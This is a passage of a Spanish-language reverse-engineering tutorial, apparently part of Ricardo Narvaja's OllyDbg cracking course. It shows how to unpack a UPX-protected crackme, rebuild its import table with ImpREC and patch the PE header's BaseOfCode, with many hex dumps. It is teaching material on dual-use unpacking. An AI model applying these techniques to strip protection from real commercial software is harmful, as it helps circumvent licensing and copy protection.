
Funcionaaaaaaaaa y ademas funcionara en cualquier maquina, porque hemos reparado la IAT, de

forma que el IMP REC lo que hace es teniendo las apis correctas de cada entrada de la IAT, reescribe los punteros a los nombres de las apis, y arregla la IT poniendo un IID por cada dll como vimos en la parte anterior que debe quedar todo programa para que arranque normalmente sin error.


Si abrimos el DUMPED_.exe en OLLYDBG.



Vemos que OLLYDBG nos dice ahora que el Entry Point, se encuentra fuera de la seccion code y eso es porque el UPX habia cambiado la seccion code a la 3ra, igual podemos arreglar eso.




Llegamos al Entry Point y vamos a ver el header con GOTO EXPRESSION=400000



```
Address   Hex dump                          ASCII
00400000  4D 5A 50 00 02 00 00 00  MZP.☻...
00400008  04 00 0F 00 FF FF 00 00  ♦.☼.  ..
00400010  B8 00 00 00 00 00 00 00  ¸.......
00400018  40 00 1A 00 00 00 00 00  @.→.....
00400020  00 00 00 00 00 00 00 00  ........
00400028  00 00 00 00 00 00 00 00  ........
00400030  00 00 00 00 00 00 00 00  ........
00400038  00 00 00 00 80 00 00 00  ....Ç...
00400040  BA 10 00 0E 1F B4 09 CD  ╗►.♫▼┤.═
00400048  21 B8 01 4C CD 21 90 90  !¸☺L═!ÉÉ
00400050  54 68 69 73 20 70 72 6F  This pro
00400058  67 72 61 6D 20 6D 75 73  gram mus
00400060  74 20 62 65 20 72 75 6E  t be run
00400068  20 75 6E 64 65 72 20 57   under W
00400070  69 6E 33 32 0D 0A 24 37  in32..$7
00400078  00 00 00 00 00 00 00 00  ........
00400080  50 45 00 00 4C 01 04 00  PE..L☺♦.
00400088  29 24 D9 09 00 00 00 00  )$┘○.....
```

Cambiamos a modo SPECIAL-PE HEADER




```
Address   Hex dump   Data          Comment
00400000    4D 5A    ASCII "MZ"    DOS EXE Signature
00400002    5000     DW 0050        DOS_PartPag = 50 (80.)
00400004    0200     DW 0002        DOS_PageCnt = 2
00400006    0000     DW 0000        DOS_ReloCnt = 0
00400008    0400     DW 0004        DOS_HdrSize = 4
0040000A    0F00     DW 000F        DOS_MinMem = F (15.)
0040000C    FFFF     DW FFFF        DOS_MaxMem = FFFF (65535.)
0040000E    0000     DW 0000        DOS_ReloSS = 0
00400010    B800     DW 00B8        DOS_ExeSP = B8
00400012    0000     DW 0000        DOS_ChkSum = 0
00400014    0000     DW 0000        DOS_ExeIP = 0
00400016    0000     DW 0000        DOS_ReloCS = 0
00400018    4000     DW 0040        DOS_TablOff = 40
0040001A    1A00     DW 001A        DOS_Overlay = 1A
0040001C    00       DB 00
0040001D    00       DB 00
```

Alli esta bajamos

```
Address   Hex dump   Data          Comment
00400032   00        DB 00
00400033   00        DB 00
00400034   00        DB 00
00400035   00        DB 00
00400036   00        DB 00
00400037   00        DB 00
00400038   00        DB 00
00400039   00        DB 00
0040003A   00        DB 00
0040003B   00        DB 00
0040003C   80000000  DD 00000080   Offset to PE signature
00400040   BA        DB BA
00400041   10        DB 10
00400042   00        DB 00
00400043   0E        DB 0E
```

Vemos que la PE SIGNATURE empieza en 80 vayamos alli a 400080.

```
0040007F   00         DB 00
00400080   50 45 00 0 ASCII "PE"        PE signature (PE)
00400084   4C01       DW 014C           Machine = IMAGE_FILE_MACHINE_I386
00400086   0400       DW 0004            NumberOfSections = 4
00400088   2924D90A   DD 0AD92429        TimeDateStamp = AD92429
0040008C   00000000   DD 00000000        PointerToSymbolTable = 0
00400090   00000000   DD 00000000        NumberOfSymbols = 0
00400094   E000       DW 00E0            SizeOfOptionalHeader = E0 (224.)
00400096   8F81       DW 818F            Characteristics = EXECUTABLE_IMAGE|32BIT_MACHINE|REI
00400098   0B01       DW 010B           MagicNumber = PE32
0040009A   02         DB 02              MajorLinkerVersion = 2
0040009B   19         DB 19              MinorLinkerVersion = 19 (25.)
0040009C   00100000   DD 00001000        SizeOfCode = 1000 (4096.)
004000A0   00100000   DD 00001000        SizeOfInitializedData = 1000 (4096.)
004000A4   00800000   DD 00008000        SizeOfUninitializedData = 8000 (32768.)
004000A8   00100000   DD 00001000        AddressOfEntryPoint = 1000
004000AC   00900000   DD 00009000        BaseOfCode = 9000
004000B0   00A00000   DD 0000A000        BaseOfData = A000
004000B4   00004000   DD 00400000        ImageBase = 400000
004000B8   00100000   DD 00001000        SectionAlignment = 1000
004000BC   00020000   DD 00000200        FileAlignment = 200
```


Alli esta el puntero maldito dice BASE OF CODE=9000 o sea queremos que la seccion CODE sea la primera, la que empieza en 401000 asi que cambiamos ese 9000 por 1000.


```
0040106D   C705 80204000  MOV DWORD PTR DS:[402080],5
00401077   C705 84204000  MOV DWORD PTR DS:[402084],402110
00401081   C705 88204000  MOV DWORD PTR DS:[402088],4020F4
0040108B   68 64204000    PUSH 402064
00401090   E8 F3030000    CALL 00401488
00401095   6A 00          PUSH 0
00401097   FF35 CA204000  PUSH DWORD PTR DS:[4020CA]
0040109D   6A 00          PUSH 0
0040109F   6A 00          PUSH 0
004010A1   68 00800000    PUSH 8000
004010A6   68 00800000    PUSH 8000
004010AB   6A 6E          PUSH 6E
004010AD   68 B4000000    PUSH 0B4
```

```
Address   Hex dump   Data          Comment
0040007F   00        DB 00
00400080   50 45 00 0 ASCII "PE"   PE signature (PE)
00400084   4C01      DW 014C       Machine = IMAGE_FILE_MACH
00400086   0400      DW 0004        NumberOfSections = 4
00400088   2924D90A  DD 0AD92429    TimeDateStamp = AD92429
0040008C   00000000  DD 00000000    PointerToSymbolTable = 0
00400090   00000000  DD 00000000    NumberOfSymbols = 0
00400094   E000      DW 00E0        SizeOfOptionalHeader = E
00400096   8F81      DW 818F        Characteristics = EXECUT
00400098   0B01      DW 010B       MagicNumber = PE32
0040009A   02        DB 02          MajorLinkerVersion = 2
0040009B   19        DB 19          MinorLinkerVersion = 19
0040009C   00100000  DD 00001000    SizeOfCode = 1000 (4096.
004000A0   00100000  DD 00001000    SizeOfInitializedData =
004000A4   00800000  DD 00008000    SizeOfUninitializedData
004000A8   00100000  DD 00001000    AddressOfEntryPoint = 10
004000AC   00900000  DD 00009000    BaseOfCode = 9000
004000B0   00A00000  DD 0000A000    BaseOfData = A000
004000B4   00004000  DD 00400000   ImageBase = 400000
```


```
Copy
Binary
Modify integer
Label
Breakpoint
Search for
Find references
View executable file
Copy to executable file
Go to
Hex
Text
Short
Long
Float
Disassemble
✔ Special
Appearance
```

Lo marcamos y vamos a MODIFY INTEGER.





Ahora guardaremos los cambios como siempre click derecho COPY TO EXECUTABLE y en la ventana que se abre click derecho SAVE FILE.



```
File C:\Documents and Settings\Ricardo\Escritorio\ESCR
000000AC  00100000  DD 00001000   BaseOfCode = 1000
000000B0  00A00000  DD 0000A000   BaseOfData = A000
000000B4  00004000  DD 00400000   ImageBase = 400000
000000B8  00100000  DD 00001000   SectionAlignment
000000BC  00020000  DD 00000200   FileAlignment = 2
000000C0  0100      DW 0001       MajorOSVersion =
000000C2  0000      DW 0000       MinorOSVersion =
000000C4  0000      DW 0000
000000C6  0000      DW 0000
000000C8  0300      DW 0003
000000CA  0A00      DW 000A
000000CC  00000000  DD 00000000
000000D0  00C00000  DD 0000C000
000000D4  00040000  DD 00000400
000000D8  00000000  DD 00000000
000000DC  0200      DW 0002
000000DE  0000      DW 0000
000000E0  00001000  DD 00100000
000000E4  00200000  DD 00002000
000000E8  00001000  DD 00100000

Backup
Copy
Binary
Modify integer
Search for
Save file
Go to offset   Ctrl+G
```

```
00401000  $  6A 00          PUSH 0                                  pModule = NULL
00401002  .  E8 FF040000    CALL 00401506                           GetModuleHandleA
00401007  .  A3 CA204000    MOV DWORD PTR DS:[4020CA],EAX
0040100C  .  6A 00          PUSH 0                                  Title = NULL
0040100E  .  68 F4204000    PUSH 4020F4                             Class = "No need to disasm the code!"
00401013  .  E8 A6040000    CALL 004014BE                           FindWindowA
00401018  .  0BC0           OR EAX,EAX
0040101A  .v 74 01          JE SHORT 0040101D                       Dumped_.0040101D
0040101C  .  C3             RETN
0040101D  >  C705 6420400   MOV DWORD PTR DS:[402064],4003
00401027  .  C705 6820400   MOV DWORD PTR DS:[402068],401128
00401031  .  C705 6C20400   MOV DWORD PTR DS:[40206C],0
0040103B  .  C705 7020400   MOV DWORD PTR DS:[402070],0
00401045  .  A1 CA204000    MOV EAX,DWORD PTR DS:[4020CA]
0040104A  .  A3 74204000    MOV DWORD PTR DS:[402074],EAX
0040104F  .  6A 64          PUSH 64                                 RsrcName = 100.
00401051  .  50             PUSH EAX                                hInst => NULL
00401052  .  E8 D1030000    CALL 00401428                           LoadIconA
00401057  .  A3 78204000    MOV DWORD PTR DS:[402078],EAX
0040105C  .  68 007F0000    PUSH 7F00                               RsrcName = IDC_ARROW
00401061  .  6A 00          PUSH 0                                  hInst = NULL
00401063  .  E8 A2030000    CALL 0040140A                           LoadCursorA
00401068  .  A3 7C204000    MOV DWORD PTR DS:[40207C],EAX
0040106D  .  C705 8020400   MOV DWORD PTR DS:[402080],5
00401077  .  C705 8420400   MOV DWORD PTR DS:[402084],402110         ASCII "MENU"
00401081  .  C705 8820400   MOV DWORD PTR DS:[402088],4020F4         ASCII "No need to disasm the code!"
0040108B  .  68 64204000    PUSH 402064                             pWndClass = Dumped_.00402064
00401090  .  E8 F3030000    CALL 00401488                           RegisterClassA
```

Ahora reiniciamos y vemos que no solo no sale el cartelito molesto, si no que tambien OLLYDBG analiza la seccion ya que al interpretarla como CODE, le realiza el analisis, lo cual suele ser de mucha ayuda.

```
003B0000  00003000                          Map  R    R    \Device\Harddis
003C0000  00004000                          Priv RW   RW
003D0000  00002000                          Map  R    R
003F0000  00002000                          Map  R    R
00400000  00001000  Dumped_        PE header Imag R    RWE
00401000  00008000  Dumped_  UPX0  code,export Imag R    RWE
00409000  00001000  Dumped_  UPX1            Imag R    RWE
0040A000  00001000  Dumped_  .rsrc data,resour Imag R    RWE
0040B000  00001000  Dumped_  .mackt imports   Imag R    RWE
00410000  0000A000                          Map  R E  R E
004D0000  00002000                          Map  R E  R E
004E0000  00103000                          Map  R    R
```

Si vamos a ver las secciones del dumpeado veamos que para repararlas el IMP REC le agrega una seccion nueva llamada mackt donde colocara la nueva IT, comprobemoslo, en el mismo header en modo SPECIAL vayamos a ver el puntero a la IT.

Address	Hex dump	Data	Comment
004000D8	00000000	DD 00000000	CheckSum = 0
004000DC	0200	DW 0002	Subsystem = IMAGE_SUBSYSTEM_WINDOWS_GUI
004000DE	0000	DW 0000	DLLCharacteristics = 0
004000E0	00001000	DD 00100000	SizeOfStackReserve = 100000 (1048576.)
004000E4	00200000	DD 00002000	SizeOfStackCommit = 2000 (8192.)
004000E8	00001000	DD 00100000	SizeOfHeapReserve = 100000 (1048576.)
004000EC	00100000	DD 00001000	SizeOfHeapCommit = 1000 (4096.)
004000F0	00000000	DD 00000000	LoaderFlags = 0
004000F4	10000000	DD 00000010	NumberOfRvaAndSizes = 10 (16.)
004000F8	00400000	DD 00004000	Export Table address = 4000
004000FC	46000000	DD 00000046	Export Table size = 46 (70.)
00400100	00B00000	DD 0000B000	Import Table address = B000
00400104	64000000	DD 00000064	Import Table size = 64 (100.)
00400108	00A00000	DD 0000A000	Resource Table address = A000
0040010C	E0040000	DD 000004E0	Resource Table size = 4E0 (1248.)
00400110	00000000	DD 00000000	Exception Table address = 0
00400114	00000000	DD 00000000	Exception Table size = 0

Vemos que la IT esta ahora en B000 o sea 40B000 que es la direccion de la seccion que agrego el IMP REC vayamos a ver alli quitando el modo SPECIAL.

Dumped_.<ModuleEntryPoint>

Address	Hex dump	ASCII
0040B000	00 00 00 00 00 00 00 00 00 00 00 00 78 B0 00 00	.....x...
0040B010	84 31 00 00 00 00 00 00 00 00 00 00 00 00 00 00	ä1.....
0040B020	BA B2 00 00 1C 32 00 00 00 00 00 00 00 00 00 00	...2.....
0040B030	00 00 00 00 52 B3 00 00 48 32 00 00 00 00 00 00	....R...H2.....
0040B040	00 00 00 00 00 00 00 00 98 B3 00 00 58 32 00 00	.....X2..
0040B050	00 00 00 00 00 00 00 00 00 00 00 00 1A B4 00 00	.....
0040B060	80 32 00 00 00 00 00 00 00 00 00 00 00 00 00 00	Ç2.....
0040B070	00 00 00 00 00 00 00 00 75 73 65 72 33 32 2E 64	.....user32.d
0040B080	6C 6C 00 00 B3 01 4B 69 6C 6C 54 69 6D 65 72 00	ll...KillTimer.
0040B090	5E 01 47 65 74 53 79 73 74 65 6D 4D 65 74 72 69	^GetSystemMetri
0040B0A0	63 73 00 00 B8 01 4C 6F 61 64 43 75 72 73 6F 72	cs...LoadCursor
0040B0B0	41 00 B4 01 4C 6F 61 64 41 63 63 65 6C 65 72 61	A...LoadAccelera
0040B0C0	74 6F 72 73 41 00 DC 01 4D 65 73 73 61 67 65 42	torsA...MessageB
0040B0D0	65 65 70 00 75 01 47 65 74 57 69 6E 64 6F 77 52	eep.uGetWindowR
0040B0E0	65 63 74 00 C9 01 4C 6F 61 64 53 74 72 69 6E 67	ect.LoadString
0040B0F0	41 00 BC 01 4C 6F 61 64 49 63 6F 6E 41 00 B6 01	A...LoadIconA...
0040B100	4C 6F 61 64 42 69 74 6D 61 70 41 00 57 02 53 65	LoadBitmapA.W.Se
0040B110	74 46 6F 63 75 73 00 00 DD 01 4D 65 73 73 61 67	tFocus...Messag
0040B120	65 42 6F 78 41 00 02 02 50 6F 73 74 51 75 69 74	eBoxA...PostQuit
0040B130	4D 65 73 73 61 67 65 00 D3 02 57 69 6E 48 65 6C	Message...WinHel
0040B140	70 41 00 00 94 01 49 6E 76 61 6C 69 64 61 74 65	pA...InvalidateRe
0040B150	52 65 63 74 00 00 A7 02 54 72 61 6E 73 6C 61 74	ct...Translat
0040B160	65 41 63 63 65 6C 65 72 61 74 6F 72 00 00 EA 01	eAccelerator...
0040B170	4D 6F 76 65 57 69 6E 64 6F 77 00 00 AB 02 54 72	MoveWindow...Tr
0040B180	61 6E 73 6C 61 74 65 4D 65 73 73 61 67 65 00 00	anslateMessage..
0040B190	C4 01 4C 6F 61 64 4D 65 6E 75 41 00 93 02 53 68	...LoadMenuA...Sh
0040B1A0	6F 77 57 69 6E 64 6F 77 00 00 3C 02 53 65 6E 64	owWindow...<.Send
0040B1B0	4D 65 73 73 61 67 65 41 00 00 7B 02 53 65 74 54	MessageA...{.SetT
0040B1C0	69 6D 65 72 00 00 84 02 53 65 74 57 69 6E 64 6F	imer...SetWindo
0040B1D0	77 50 6F 73 00 00 BC 02 55 70 64 61 74 65 57 69	wPos...UpdateWi
0040B1E0	6E 64 6F 77 00 00 17 02 52 65 67 69 73 74 65 72	ndow...Register
0040B1F0	43 6C 61 73 73 41 00 00 0E 00 42 65 67 69 6E 50	ClassA...BeginP
0040B200	61 69 6E 74 00 00 61 00 43 72 65 61 74 65 57 69	aint..a.CreateWi
0040B210	6E 64 6F 77 45 78 41 00 8F 00 44 65 66 57 69 6E	ndowExA...DefWin
0040B220	64 6F 77 50 72 6F 63 41 00 00 9F 00 44 69 61 6C	dowProcA...Dial
0040B230	6F 67 42 6F 78 50 61 72 61 6D 41 00 A2 00 44 69	ogBoxParamA...Di
0040B240	73 70 61 74 63 68 4D 65 73 73 61 67 65 41 00 00	spatchMessageA..

Alli vemos la IT tal cual la vimos en la parte anterior, unicada en otra direccion pero completamente funcional, si queremos podemos hallar los punteros como en la parte anterior para repasar.

Dumped_.<ModuleEntryPoint>

Address	Hex dump	ASCII
0040B000	00 00 00 00 00 00 00 00 00 00 00 00 78 B0 00 00	.....x...
0040B010	84 31 00 00 00 00 00 00 00 00 00 00 00 00 00 00	ä1.....
0040B020	BA B2 00 00 1C 32 00 00 00 00 00 00 00 00 00 00	...2.....
0040B030	00 00 00 00 52 B3 00 00 48 32 00 00 00 00 00 00	....R...H2.....
0040B040	00 00 00 00 00 00 00 00 98 B3 00 00 58 32 00 00	.....X2..
0040B050	00 00 00 00 00 00 00 00 00 00 00 00 1A B4 00 00	.....
0040B060	80 32 00 00 00 00 00 00 00 00 00 00 00 00 00 00	Ç2.....
0040B070	00 00 00 00 00 00 00 00 75 73 65 72 33 32 2E 64	.....user32.d
0040B080	6C 6C 00 00 B3 01 4B 69 6C 6C 54 69 6D 65 72 00	ll...KillTimer.

Alli vemos el primer IID correspondiente a la primera dll, cuyo 4to DWORD nos apunta a su nombre como vimos, en este caso el nombre de la dll estara en B078 o sea 40B078.

```
Dumped_.<ModuleEntryPoint>
Address   Hex dump                                          ASCII
0040B078  75 73 65 72 33 32 2E 64 6C 6C 00 00 B3 01 4B 69  user32.dll..|0Ki
0040B088  6C 6C 54 69 6D 65 72 00 5E 01 47 65 74 53 79 73  llTimer.^0GetSys
0040B098  74 65 6D 4D 65 74 72 69 63 73 00 00 B8 01 4C 6F  temMetrics..00Lo
0040B0A8  61 64 43 75 72 73 6F 72 41 00 B4 01 4C 6F 61 64  adCursorA.|0Load
0040B0B8  41 63 63 65 6C 65 72 61 74 6F 72 73 41 00 DC 01  AccelratorsA.▄0
0040B0C8  4D 65 73 73 61 67 65 42 65 65 70 00 75 01 47 65  MessageBeep.u0Ge
0040B0D8  74 57 69 6E 64 6F 77 52 65 63 74 00 C9 01 4C 6F  tWindowRect.╔0Lo
0040B0E8  61 64 53 74 72 69 6E 67 41 00 BC 01 4C 6F 61 64  adStringA.╜0Load
0040B0F8  49 63 6F 6E 41 00 B6 01 4C 6F 61 64 42 69 74 6D  IconA.A0LoadBitm
0040B108  61 70 41 00 57 02 53 65 74 46 6F 63 75 73 00 00  apA.W0SetFocus..
```

Es user32.dll.

Y el 5to puntero como vimos en la parte anterior apuntara a la primera entrada de la IAT, en este caso el 5to puntero es 3184 por lo tanto la primera entrada de la IAT estara en 403184 como habiamos visto que era el inicio de la IAT al reconstruirla.

```
Dumped_.<ModuleEntryPoint>
Address   Hex dump                                          ASCII
00403164  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403174  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403184  42 8C D1 77 9D 8F D1 77 3E 0B D2 77 24 15 D3 77  B└Ñw└Ñw>►Òw$§Ów
00403194  4C 1F D3 77 D4 B6 D1 77 E8 0F D2 77 24 13 D2 77  L▼Ówß¶Ñwè►Òw$‼Òw
004031A4  DA 5E D2 77 60 DA D1 77 EA 04 D5 77 11 12 D2 77  ┌^Òw`┌ÑwΩ♦Õw◄↨Òw
004031B4  35 EE D3 77 F5 B5 D1 77 9C FA D2 77 EC DB D1 77  5¯Ów§µÑw£·Òw▄Ñw
004031C4  F6 8B D1 77 83 F7 D4 77 A4 D8 D1 77 9A F3 D2 77  ÷└Ñwâ≈Ôw¤ØÑwÜ¾Òw
004031D4  2E 8C D1 77 1B C0 D1 77 F9 D7 D1 77 8C 14 D2 77  .└Ñw←└Ñw¨└Ñw└¶Òw
004031E4  09 B6 D1 77 5E 02 D2 77 EE D4 D1 77 1C B1 D3 77  .¶Ñw^☻Òw¯ÔÑw∟▒Ów
004031F4  B8 96 D1 77 9C F3 D4 77 50 62 D2 77 1D B6 D1 77  ©ûÑw£¾ÓwPbÒw↔¶Ñw
00403204  81 E5 D2 77 C7 86 D1 77 16 48 D2 77 1E AC D6 77  üσÒw╟åÑw▬HÒw▲¼íw
00403214  42 10 D2 77 00 00 00 00 C1 C9 80 7C 99 6B 82 7C  B►Òw....┴╔Ç¦Öké¦
00403224  2F FE 80 7C 2D FF 80 7C E0 C6 80 7C 77 9B 80 7C  /■Ç¦- Ç¦óäÇ¦w¢Ç¦
00403234  9F 0F 81 7C 29 B5 80 7C 0E 18 80 7C A2 CA 81 7C  ƒ*ü¦)µÇ¦♫↑Ç¦ó╩ü¦
00403244  00 00 00 00 DD 15 C5 58 21 9B C4 58 3B 8B C6 58  ....¦§┼X!¢─X;ï╞X
00403254  00 00 00 00 0C BC EF 77 26 F1 F0 77 A9 49 F2 77  .....♀╜ïw&±-w⌐╒≡w
00403264  68 E0 EF 77 E1 61 EF 77 C9 DD F0 77 51 E0 F0 77  hó'wßa'w╒¦-w@Ω-w
00403274  2D 6C EF 77 98 6E EF 77 00 00 00 00 D8 7C 37 76  -l'wÿn'w....ï¦7v
00403284  1E 31 36 76 CD 46 38 76 00 00 00 00 00 00 00 00  ▲16v═F8v........
00403294  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004032A4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004032B4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004032C4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Y por supuesto la primera entrada de la IAT ahora tiene el valor de la api pero si vemos en el ejecutable, antes de ser sobreescrita por el sistema con la direccion de la api en mi maquina, debe tener el puntero al nombre de la api, que llenara dicha entrada si vemos.

```
Address   Hex dump
00403164  00 00 00 00 00 00 00 00 00 00 00 00 00
00403174  00 00 00 00 00 00 00 00 00 00 00 00 00
00403184  42 8C D1 77 9D 8F D1 77 3E 0B D2 77 24
00403194  4C 1F D3 77
004031A4  DA 5E D2 77
004031B4  35 EE D3 77
004031C4  F6 8B D1 77
004031D4  2E 8C D1 77
004031E4  09 B6 D1 77
004031F4  B8 96 D1 77
00403204  81 E5 D2 77
00403214  42 10 D2 77
00403224  2F FE 80 7C
00403234  9F 0F 81 7C
00403244  00 00 00 00
00403254  00 00 00 00
00403264  68 E0 EF 77
00403274  2D 6C EF 77
00403284  1E 31 36 76
00403294  00 00 00 00
004032A4  00 00 00 00
004032B4  00 00 00 00
004032C4  00 00 00 00
```

Backup
Copy
Binary
Label
Breakpoint
Search for
Follow DWORD in Disassemble
Follow DWORD in Dump
Find references
View executable file

```
00002584 84 B0 00 00 90 B0 00 00 A4 B0 00 00 B2 B0 00 00
00002594 C6 B0 00 00 D4 B0 00 00 E4 B0 00 00 F2 B0 00 00
000025A4 FE B0 00 00 0C B1 00 00 18 B1 00 00 26 B1 00 00
000025B4 38 B1 00 00 44 B1 00 00 56 B1 00 00 6E B1 00 00
000025C4 7C B1 00 00 90 B1 00 00 9C B1 00 00 AA B1 00 00
000025D4 BA B1 00 00 C6 B1 00 00 D6 B1 00 00 E6 B1 00 00
000025E4 F8 B1 00 00 06 B2 00 00 18 B2 00 00 2A B2 00 00
000025F4 3C B2 00 00 50 B2 00 00 5E B2 00 00 6A B2 00 00
00002604 76 B2 00 00 84 B2 00 00 8C B2 00 00 9A B2 00 00
00002614 AC B2 00 00 00 00 00 00 C8 B2 00 00 D8 B2 00 00
00002624 E4 B2 00 00 F2 B2 00 00 00 B3 00 00 0A B3 00 00
00002634 18 B3 00 00 24 B3 00 00 38 B3 00 00 44 B3 00 00
00002644 00 00 00 00 60 B3 00 00 76 B3 00 00 88 B3 00 00
00002654 00 00 00 00 A2 B3 00 00 AE B3 00 00 BA B3 00 00
00002664 C6 B3 00 00 D8 B3 00 00 EA B3 00 00 F4 B3 00 00
00002674 FE B3 00 00 0E B4 00 00 00 00 00 00 28 B4 00 00
00002684 3C B4 00 00 50 B4 00 00 00 00 00 00 00 00 00 00
00002694 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

En esa entrada de la IAT en el ejecutable, existe el valor B084 que corresponde a 40B084, donde deberia estar el nombre de la API que llenara esta entrada.

```
Address   Hex dump                                         ASCII
0040B084  B3 01 4B 69 6C 6C 54 69 6D 65 72 00 5E 01 47 65  |0KillTimer.^0Ge
0040B094  74 53 79 73 74 65 6D 4D 65 74 72 69 63 73 00 00  tSystemMetrics..
0040B0A4  B8 01 4C 6F 61 64 43 75 72 73 6F 72 41 00 B4 01  @0LoadCursorA.┤0
0040B0B4  4C 6F 61 64 41 63 63 65 6C 65 72 61 74 6F 72 73  LoadAccelerators
0040B0C4  41 00 DC 01 4D 65 73 73 61 67 65 42 65 65 70 00  A.▄0MessageBeep.
0040B0D4  75 01 47 65 74 57 69 6E 64 6F 77 52 65 63 74 00  u0GetWindowRect.
0040B0E4  C9 01 4C 6F 61 64 53 74 72 69 6E 67 41 00 BC 01  ╔0LoadStringA.╝0
```

La cual es KillTimer.

Vemos que el IMP REC realizo un trabajo estupendo, detecto cada api, construyo la IT nuevamente arreglando todos los punteros, y reconstruyo la lista de nombres de cada api para que al arrancar el sistema sepa que api debe llenar cada entrada de la IAT una verdadera maravilla.

Bueno esta ha sido nuestra primera reconstrucion de una IAT la mas sencilla que puede existir, pero es la base de todo y es importante que tanto la parte anterior como esta, la tengan bien claro, porque a medida que sigamos desempacando nos encontraremos con IATs completemente destrozadas, apis redireccionadas y casos dificiles, para los cuales es imprescindible haber entendido bien comno trabaja todo.
Ademas este packer no tiene antidumps que es la parte que aun no vimos ya que no fue necesario, pero a medida que vayamos avanzando en la complejidad de los packers ya encontraremos casos con ANTIDUMP.
De cualquier manera iremos incrementando la dificultad suavemente para que se les vaya fijando los conceptos asi que no se asusten, vamos de a poquito jejejejeje

Hasta la parte 35
Ricardo Narvaja
05/03/06

INTRODUCCION AL CRACKING CON OLLYDBG PARTE 35

Seguiremos practicando y desempacando cada vez con packers mas dificiles, aumentando levemente el grado de dificultad.

El siguiente packer en la escala de dificultad es el aspack, casi muy parecido al UPX, y para el cual ya tenemos el crackme UnPackMe_ASPack2.12.exe que se envio en partes anteriores, al cual ademas ya le habiamos encontrado el OEP.

